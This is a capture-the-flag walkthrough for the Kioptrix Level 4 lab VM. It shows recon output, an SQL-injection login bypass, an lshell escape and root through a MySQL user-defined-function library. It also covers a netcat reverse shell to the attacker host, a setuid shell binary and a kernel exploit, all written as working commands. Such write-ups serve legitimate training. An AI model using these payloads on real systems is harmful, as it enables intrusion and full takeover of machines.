Kioptrix Level 4 Walkthrough
Back in time again, but this time to a VM that absolutely kicked my ass back in the day, Kioptrix Level 4 from VulnHub by the late, and much loved, loneferret.
Initial Reconnaissance
First things first is to figure out which IP address has been assigned to Kioptrix Level 4.
$ nmap -sn -T4 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-09 18:29 AEDT
Nmap scan report for 192.168.1.1
Host is up (0.00063s latency).
Nmap scan report for 192.168.1.34
Host is up (0.00051s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.39 seconds
Then we’ll use my Nmap wrapper script to perform TCP port discovery and service enumeration.
# enumerate-ports 192.168.1.34
performing initial TCP scan. Saving results to 1-initial-reconnaissance/nmap/192.168.1.34_tcp_initial
Initial TCP scan for 192.168.1.34 completed successfully
Generating HTML report for initial TCP scan
Initial TCP scan report generated
performing TCP version scan. Saving results to 1-initial-reconnaissance/nmap/192.168.1.34_tcp_version
TCP version scan for 192.168.1.34 completed successfully
TCP version scan report generated
nmap scans complete for 192.168.1.34
Although my script produces a fancy HTML report using the Nmap XSL stylesheet, it’s easier to just print the output to stdout for this blog:
$ cat 1-initial-reconnaissance/nmap/192.168.1.34_tcp_version.nmap
# Nmap 7.80 scan initiated Fri Jan 10 20:41:15 2020 as: nmap -sS -sV -sC -O -p22,80,139,445 -T4 -Pn -v --reason --open --stylesheet=/usr/share/nmap/nmap.xsl -oA ./1-initial-reconnaissance/nmap/192.168.1.34_tcp_version 192.168.1.34
Nmap scan report for 192.168.1.34
Host is up, received arp-response (0.00026s latency).

PORT    STATE SERVICE     REASON         VERSION
22/tcp  open  ssh         syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp  open  http        syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.0.28a (workgroup: WORKGROUP)
MAC Address: 00:0C:29:29:B5:D6 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 497.100 days (since Fri Aug 31 17:17:21 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=206 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 13h29m59s, deviation: 3h32m07s, median: 10h59m59s
| nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   KIOPTRIX4<00>        Flags: <unique><active>
|   KIOPTRIX4<03>        Flags: <unique><active>
|   KIOPTRIX4<20>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|_  WORKGROUP<00>        Flags: <group><active>
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: Kioptrix4.localdomain
|_  System time: 2020-01-10T15:41:28-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jan 10 20:41:43 2020 -- 1 IP address (1 host up) scanned in 28.00 seconds
Alright so not too much going on here, we have an old version of Samba and apache running on port 80 again. Given this is the fourth entry in the Kioptrix series I’m not expecting to have any success in finding a cheeky RCE in Samba again and will likely need to go in via the Webapp but we’ll see!
Port 445/Samba Enumeration
We’ll bust out old faithful enum4linux and see what we can discover about this SMB service.
$ enum4linux -a 192.168.1.34
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Jan 10 20:47:12 2020

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.1.34
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ====================================================
|    Enumerating Workgroup/Domain on 192.168.1.34    |
 ====================================================
[+] Got domain/workgroup name: WORKGROUP

 ============================================
|    Nbtstat Information for 192.168.1.34    |
 ============================================
Looking up status of 192.168.1.34
	KIOPTRIX4       <00> -         B <ACTIVE>  Workstation Service
	KIOPTRIX4       <03> -         B <ACTIVE>  Messenger Service
	KIOPTRIX4       <20> -         B <ACTIVE>  File Server Service
	WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
	WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name

	MAC Address = 00-00-00-00-00-00

 =====================================
|    Session Check on 192.168.1.34    |
 =====================================
[+] Server 192.168.1.34 allows sessions using username '', password ''

 ===========================================
|    Getting domain SID for 192.168.1.34    |
 ===========================================
Unable to initialize messaging context
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ======================================
|    OS information on 192.168.1.34    |
 ======================================
[+] Got OS info for 192.168.1.34 from smbclient:
[+] Got OS info for 192.168.1.34 from srvinfo:
Unable to initialize messaging context
	KIOPTRIX4      Wk Sv PrQ Unx NT SNT Kioptrix4 server (Samba, Ubuntu)
	platform_id     :	500
	os version      :	4.9
	server type     :	0x809a03

 =============================
|    Users on 192.168.1.34    |
 =============================
index: 0x1 RID: 0x1f5 acb: 0x00000010 Account: nobody	Name: nobody	Desc: (null)
index: 0x2 RID: 0xbbc acb: 0x00000010 Account: robert	Name: ,,,	Desc: (null)
index: 0x3 RID: 0x3e8 acb: 0x00000010 Account: root	Name: root	Desc: (null)
index: 0x4 RID: 0xbba acb: 0x00000010 Account: john	Name: ,,,	Desc: (null)
index: 0x5 RID: 0xbb8 acb: 0x00000010 Account: loneferret	Name: loneferret,,,	Desc: (null)

user:[nobody] rid:[0x1f5]
user:[robert] rid:[0xbbc]
user:[root] rid:[0x3e8]
user:[john] rid:[0xbba]
user:[loneferret] rid:[0xbb8]

 =========================================
|    Share Enumeration on 192.168.1.34    |
 =========================================
directory_create_or_exist: mkdir failed on directory /var/run/samba/msg.lock: Permission denied
Unable to initialize messaging context

	Sharename       Type      Comment
	---------       ----      -------
	print$          Disk      Printer Drivers
	IPC$            IPC       IPC Service (Kioptrix4 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

	Server               Comment
	---------            -------

	Workgroup            Master
	---------            -------
	WORKGROUP

[+] Attempting to map shares on 192.168.1.34
//192.168.1.34/print$	Mapping: DENIED, Listing: N/A
//192.168.1.34/IPC$	[E] Can't understand response:
directory_create_or_exist: mkdir failed on directory /var/run/samba/msg.lock: Permission denied
Unable to initialize messaging context
NT_STATUS_NETWORK_ACCESS_DENIED listing \*

 ====================================================
|    Password Policy Information for 192.168.1.34    |
 ====================================================


[+] Attaching to 192.168.1.34 using a NULL share

[+] Trying protocol 445/SMB...

[+] Found domain(s):

	[+] KIOPTRIX4
	[+] Builtin

[+] Password Info for Domain: KIOPTRIX4

	[+] Minimum password length: 5
	[+] Password history length: None
	[+] Maximum password age: Not Set
	[+] Password Complexity Flags: 000000

		[+] Domain Refuse Password Change: 0
		[+] Domain Password Store Cleartext: 0
		[+] Domain Password Lockout Admins: 0
		[+] Domain Password No Clear Change: 0
		[+] Domain Password No Anon Change: 0
		[+] Domain Password Complex: 0

	[+] Minimum password age: None
	[+] Reset Account Lockout Counter: 30 minutes
	[+] Locked Account Duration: 30 minutes
	[+] Account Lockout Threshold: None
	[+] Forced Log off Time: Not Set


[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0


 ==============================
|    Groups on 192.168.1.34    |
 ==============================

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

 =======================================================================
|    Users on 192.168.1.34 via RID cycling (RIDS: 500-550,1000-1050)    |
 =======================================================================
[I] Found new SID: S-1-5-21-2529228035-991147148-3991031631
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
[...snip...]
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
[...snip...]
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\loneferret (Local User)
S-1-22-1-1001 Unix User\john (Local User)
S-1-22-1-1002 Unix User\robert (Local User)
[+] Enumerating users using SID S-1-5-21-2529228035-991147148-3991031631 and logon username '', password ''
[...snip...]
S-1-5-21-2529228035-991147148-3991031631-501 KIOPTRIX4\nobody (Local User)
[...snip...]
S-1-5-21-2529228035-991147148-3991031631-1000 KIOPTRIX4\root (Local User)
[...snip...]

 =============================================
|    Getting printer info for 192.168.1.34    |
 =============================================
Unable to initialize messaging context
No printers returned.

enum4linux complete on Fri Jan 10 20:47:21 2020
So we weren’t able to map any shares which is unfortunate but we did discover a few usernames:
- loneferret
- john
- robert
- nobody
- root
We’ll save these for later and move on to enumerating the web service.
Port 80/Apache Enumeration
We know from our Nmap results that this is a simple webpage so first thing we’ll do is just browse to it and see what we find.

We’ll run nikto just to see if we can find anything else interesting.
$ nikto -h 192.168.1.34
- Nikto v2.1.6/2.1.5
+ Target Host: 192.168.1.34
+ Target Port: 80
+ GET Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ HEAD PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ HEAD Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ GET Uncommon header 'tcn' found, with contents: list
+ GET Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ TTNPCICE Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: GET /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: GET /icons/: Directory indexing found.
+ OSVDB-3268: GET /images/: Directory indexing found.
+ GET Server may leak inodes via ETags, header found with file /icons/README, inode: 98933, size: 5108, mtime: Tue Aug 28 20:48:10 2007
+ OSVDB-3233: GET /icons/README: Apache default file found.
+ GET Cookie PHPSESSID created without the httponly flag
Nikto confirms it’s an old version of Apache but not much else unfortunately.
Exploitation
Port 80/Apache
Given nikto didn’t find anything terribly interesting, we’ll try out the same SQL injection (SQLi) payload from Kioptrix Level 2.
A username of admin and password admin results in the error, Wrong Username or Password.
However, a username of admin and a password of ' OR '1'='1 results in the error,
User admin

Oups, something went wrong with your member's page account.
Please contact your local Administrator
to fix the issue.
So the webapp behaves differently when we pass a SQLi payload as the password parameter.
Passing john as a username results in a different error again:

But using robert as the username gives us a password!

robert:ADGAdsafdfwt4gadfga==
Lets see if we can login with this.
$ ssh robert@192.168.1.34
robert@192.168.1.34's password: ADGAdsafdfwt4gadfga==
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
robert:~$ whoami
*** unknown command: whoami
robert:~$ echo $SHELL
*** forbidden path -> "/bin/kshell"
*** You have 0 warning(s) left, before getting kicked out.
This incident has been reported.
So those credentials work but we’re stuck in a restricted shell!
Escaping the Restricted Shell
Lets enumerate our environment a bit more and see what we can execute.
robert:~$ ?
cd  clear  echo  exit  help  ll  lpath  ls
Pretty restricted!
Thankfully some googling around reveals a vulnerability in lshell that allows a user to escape by passing the following python snippet to echo. This shell is described as LigGoat Shell so it’s worth a try!
robert:~$ echo os.system('/bin/bash')
robert@Kioptrix4:~$ whoami
robert
robert@Kioptrix4:~$ id
uid=1002(robert) gid=1002(robert) groups=1002(robert)
robert@Kioptrix4:~$ echo $SHELL
/bin/kshell
robert@Kioptrix4:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:1000:loneferret,,,:/home/loneferret:/bin/bash
john:x:1001:1001:,,,:/home/john:/bin/kshell
robert:x:1002:1002:,,,:/home/robert:/bin/kshell
robert@Kioptrix4:~$ file /bin/kshell
/bin/kshell: a python script text executable
robert@Kioptrix4:~$ cat /bin/kshell
#!/usr/bin/env python
#
# $Id: lshell,v 1.5 2009/07/28 14:31:26 ghantoos Exp $
#
#    Copyright (C) 2008-2009 Ignace Mouzannar (ghantoos) <ghantoos@ghantoos.org>
#
#    This file is part of lshell
#
#    This program is free software: you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation, either version 3 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License
#    along with this program.  If not, see <http://www.gnu.org/licenses/>.

""" calls lshell function """

import lshell

if __name__ == '__main__':
    lshell.main()
Great success! We’re now in a normal shell environment and have confirmed that lshell was indeed in use here.
Post-Exploitation
Now that we have a full shell environment we can further enumerate the processes running on this machine and look for any weak spots.
robert@Kioptrix4:~$ uname -a
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
robert@Kioptrix4:~$ cat /etc/*elease
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=8.04
DISTRIB_CODENAME=hardy
DISTRIB_DESCRIPTION="Ubuntu 8.04.3 LTS"
$ ps -aux | grep ^root
[...snip...]
root      4341  0.0  0.1   5316   988 ?        Ss   Jan10   0:00 /usr/sbin/sshd
root      4397  0.0  0.1   1772   528 ?        S    Jan10   0:00 /bin/sh /usr/bin/mysqld_safe
root      4439  0.0  3.2 127140 16616 ?        Sl   Jan10   0:02 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=/var/run/mysqld/mysqld.pid --skip-external-
root      4441  0.0  0.1   1700   560 ?        S    Jan10   0:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
root      4514  0.0  0.2   6532  1348 ?        Ss   Jan10   0:00 /usr/sbin/nmbd -D
[...snip...]
While there are definitely kernel exploits given how old this machine is, the fact that MySQL is running as root is much more interesting than just running gcc sploit.c && chmod +x a.out && ./a.out && whoami;id;hostname;ifconfig #yolo so we’re going to look in to that first.
Before we can do that however, we’re going to need credentials to interact with the database.
robert@Kioptrix4:/var/www$ cat checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select databse.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];

// To protect MySQL injection (more detail about MySQL injection)
$myusername = stripslashes($myusername);
//$mypassword = stripslashes($mypassword);
$myusername = mysql_real_escape_string($myusername);
//$mypassword = mysql_real_escape_string($mypassword);

//$sql="SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'";
$result=mysql_query("SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'");
//$result=mysql_query($sql);

// Mysql_num_row is counting table row
$count=mysql_num_rows($result);
// If result matched $myusername and $mypassword, table row must be 1 row

if($count!=0){
// Register $myusername, $mypassword and redirect to file "login_success.php"
	session_register("myusername");
	session_register("mypassword");
	header("location:login_success.php?username=$myusername");
}
else {
echo "Wrong Username or Password";
print('<form method="link" action="index.php"><input type=submit value="Try Again"></form>');
}

ob_end_flush();
?>
Username root and no password! That makes it easy!
Privilege Escalation
Importing a User-Defined Function to Execute Commands
Another quick Google leads to the discovery of an Exploit-DB entry that details how to load a user-defined function dynamic library in to MySQL so that we can execute commands in the context of the MySQL daemon. In this case, root.
Following the instructions in the Exploit-DB module, we’ll compile the dynamic library.
$ gcc -m32 -g -c 1518.c
$ gcc -m32 -g -shared -Wl,-soname,1518.so -o 1518.so 1518.o -lc
Which will result in the file 1518.so being created.
We’ll send this over to the attacker machine using a python HTTP server and then continue to follow the remainder of the steps once we’ve logged in to MySQL.
$ python -m SimpleHTTPServer
robert@Kioptrix4:/dev/shm$ wget 192.168.1.30:8000/1518.so
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.1.34 - - [10/Jan/2020 21:00:55] "GET /1518.so HTTP/1.0" 200 -
robert@Kioptrix4:/dev/shm$ mysql -u root -p
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

mysql> create table foo(line blob);
Query OK, 0 rows affected (0.01 sec)

mysql> insert into foo values(load_file('/dev/shm/1518.so')); # import the contents of the file in to the MySQL database.
Query OK, 1 row affected (0.00 sec)

mysql> select * from foo into dumpfile '/usr/lib/1518.so'; # write the file to a folder with `root`:`root` permissions.
Query OK, 1 row affected (0.00 sec)

mysql> create function do_system returns integer soname '1518.so'; # create a new function based on this dynamic library.
Query OK, 0 rows affected (0.00 sec)

mysql> select * from mysql.func; # list the available functions
+-----------------------+-----+---------------------+----------+
| name                  | ret | dl                  | type     |
+-----------------------+-----+---------------------+----------+
| lib_mysqludf_sys_info |   0 | lib_mysqludf_sys.so | function |
| sys_exec              |   0 | lib_mysqludf_sys.so | function |
| do_system             |   2 | 1518.so             | function |
+-----------------------+-----+---------------------+----------+
select do_system('id > /tmp/out; chmod 777 /tmp/out'); # execute the commands in `'` using the newly loaded function.
+------------------------------------------------+
| do_system('id > /tmp/out; chmod 777 /tmp/out') |
+------------------------------------------------+
|                                     8589934592 |
+------------------------------------------------+
1 row in set (0.00 sec)

mysql> \! sh
$ cat /tmp/out
uid=0(root) gid=0(root)
So now we effectively have arbitrary command execution as root via MySQL.
Given the presence of netcat on this box we can pretty easily spawn a reverse shell via this same pathway,
mysql> select do_system('netcat -e /bin/sh 192.168.1.30 443');
$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.30] from (UNKNOWN) [192.168.1.34] 59332
whoami
root
id
uid=0(root) gid=0(root)
But that’s kind of boring so lets try something new this time.
Lets first create a simple SetUID0 binary and then compile it for our target architecture.
vim suid.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main(void)
{
    setuid(0); setgid(0); system("/bin/bash");
}
$ gcc -m32 suid.c -o suid-shell
And then send it over using a Python HTTP Server again,
$ python -m SimpleHTTPServer
192.168.1.34 - - [11/Jan/2020 11:58:49] "GET /suid-shell HTTP/1.0" 200 -
robert@Kioptrix4:/dev/shm$ wget 192.168.1.30:8000/suid-shell
--06:58:50--  http://192.168.1.30:8000/suid-shell
           => `suid-shell'
Connecting to 192.168.1.30:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15,568 (15K) [application/octet-stream]

100%[===============================>] 15,568        --.--K/s

06:58:50 (1.55 GB/s) - `suid-shell' saved [15568/15568]
robert@Kioptrix4:/dev/shm$ ls -la suid-shell
-rw-r--r-- 1 robert robert 15568 2020-01-10 19:58 suid-shell
And finally we’ll use our command execution as root via MySQL to change the owner of this binary to root and also set the sticky bit to allow robert to execute this binary with root privileges.
mysql> select do_system('chown root:root /dev/shm/suid-shell ; chmod 7775 /dev/shm/suid-shell');
+-----------------------------------------------------------------------------------+
| do_system('chown root:root /dev/shm/suid-shell ; chmod 7775 /dev/shm/suid-shell') |
+-----------------------------------------------------------------------------------+
|                                                                        8589934592 |
+-----------------------------------------------------------------------------------+
1 row in set (0.00 sec)
robert@Kioptrix4:/dev/shm$ ls -la suid-shell
-rwsrwsr-t 1 root root 15568 2020-01-10 19:58 suid-shell
robert@Kioptrix4:/dev/shm$ ./suid-shell
root@Kioptrix4:/dev/shm# id
uid=0(root) gid=0(root) groups=1002(robert)
root@Kioptrix4:/dev/shm# cat /root/congrats.txt
Congratulations!
You've got root.

There is more then one way to get root on this system. Try and find them.
I've only tested two (2) methods, but it doesn't mean there aren't more.
As always there's an easy way, and a not so easy way to pop this box.
Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and
also work and family life are my priorities. Hobbies are low on my list.
Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret
Kernel Exploit
As is touched on in the congrats.txt file it’s also possible to execute a kernel exploit on this machine to escalate privileges.
A quick Google search leads us to the Linux Kernel 2.4/2.6 - 'sock_sendpage()' Local Privilege Escalation (3) Exploit-DB entry.
We’ll grab the linked archive in the Exploit-DB entry and then compile it for our target system.
$ wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/9641.tar.gz
--2020-01-11 12:18:19--  https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/9641.tar.gz
Resolving github.com (github.com)... 52.64.108.95
Connecting to github.com (github.com)|52.64.108.95|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/offensive-security/exploitdb-bin-sploits/master/bin-sploits/9641.tar.gz [following]
--2020-01-11 12:18:20--  https://raw.githubusercontent.com/offensive-security/exploitdb-bin-sploits/master/bin-sploits/9641.tar.gz
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.0.133, 151.101.64.133, 151.101.128.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.0.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3871 (3.8K) [application/octet-stream]
Saving to: ‘9641.tar.gz’

9641.tar.gz             100%[============================>]   3.78K  --.-KB/s    in 0.001s

2020-01-11 12:18:20 (3.15 MB/s) - ‘9641.tar.gz’ saved [3871/3871]
$ tar xf 9641.tar.gz
$ cd linux-sendpage3
$ gcc -m32 -Wall exploit.c -o exploit
$ python -m SimpleHTTPServer
And on the target machine:
robert@Kioptrix4:/dev/shm$ wget 192.168.1.30:8000/exploit
--07:15:08--  http://192.168.1.30:8000/exploit
           => `exploit'
Connecting to 192.168.1.30:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16,420 (16K) [application/octet-stream]

100%[======================>] 16,420        --.--K/s

07:15:08 (51.73 MB/s) - `exploit' saved [16420/16420]
robert@Kioptrix4:/dev/shm$ chmod +x exploit
robert@Kioptrix4:/dev/shm$ ./exploit
# whoami
root
# id
uid=0(root) gid=0(root) groups=1002(robert)
Conclusion
The Kioptrix series of Boot2Root VMs will always hold a special place in my heart for being the VMs that got me in to CTFs in the first place. I can say that without a doubt Kioptrix Level 1 and 2 has shaped my career and skillset in an enormous way.
Kioptrix Level 4 is another big step up even from Kioptrix Level 3. I can say now without shame (only took me six years to get over it) that this VM absolutely kicked my ass the first time I tried it.
As most of my infosec skills are self taught one of the things I’ve always struggled with is how to measure my own progress. I don’t think I’ll ever nail the process down perfectly but I can at least say that revisiting this VM now I had a much easier time than when I first started. That’s progress right?
I’ll hopefully round off this series soon with a write up on Kioptrix 2014 which if I remember correctly was an easier machine but was based on a *BSD variant rather than Linux so required a different privesc path way to what I’m used to.